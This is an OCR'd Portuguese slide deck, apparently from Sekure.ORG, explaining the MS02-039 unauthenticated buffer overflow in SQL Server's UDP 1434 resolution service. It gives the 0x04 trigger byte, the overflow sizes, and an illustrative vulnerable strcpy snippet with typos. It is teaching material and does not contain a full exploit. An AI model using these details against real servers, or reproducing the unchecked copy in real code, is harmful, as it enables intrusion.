
Microsoft SQL Server Resolution Service

- Microsoft SQL Server Resolution Service:
  - Permite uma forma aos clientes de SQL pesquisar por uma particular instância do SQL Server através de "network endpoints";
  - Somente útil quando o SQL Server é configurado para utilizar instâncias nomeadas com alocação dinâmica de portas TCP, sendo a porta padrão TCP do SQL Server 1433.
- Utiliza-se da porta UDP 1434 para a função de notificar os clientes de SQL sobre as portas TCP dinamicamente alocadas.
- A requisição é inicializada pelo primeiro primeiro byte contendo um valor específico: 0x04.

Entendendo o MS02-039

- Porém, se esta requisição ultrapassa um limite não checado e tratado pelo SQL Server, é possível a exploração de um "Buffer Overflow", sem que haja necessidade de autenticção.
- Quando enviada uma requisição com o primeiro byte tendo valor 0x04 mais 96 bytes é possível se sobrescrever o endereço de retorno e controlar o fluxo de execução.
- Resultado:
  - CONTROLE TOTAL DA MÁQUINA ALVO SEM NECESSIDADE DE AUTENTICAÇÃO, PODENDO-SE FALSIFICAR A ORIGEM DO ATAQUE.


Mapeamento da STACK



Permitindo o Buffer Overflow

```
...
char buffer[60];
char **request;
SOCKET s;
...
  recv(s, request, 2048, 0);
  swicth(++(*request)){
     case 0x04:
          strcpy(buffer, ++(*request));
...
```

Explorando o MS02-039



Entendendo o MS02-039

- Protocolo
  - UDP
- Porta de Comunicação:
  - 1434
- Requisição no serviço:
  - 0x04
- Tamanho da requisição:
  - DoS 60 Bytes (!= NULL)
  - Buffer Overflow > 96 (!= NULL)

Estágio 0110

Finalmente o começo.

Estágio 0111

BÔNUS

Outras possibilidades.


Estágio 1000

Conclusões!

Estágio 1001

Perguntas e respostas.

Dúvidas?



Estágio 1010

Sekure.ORG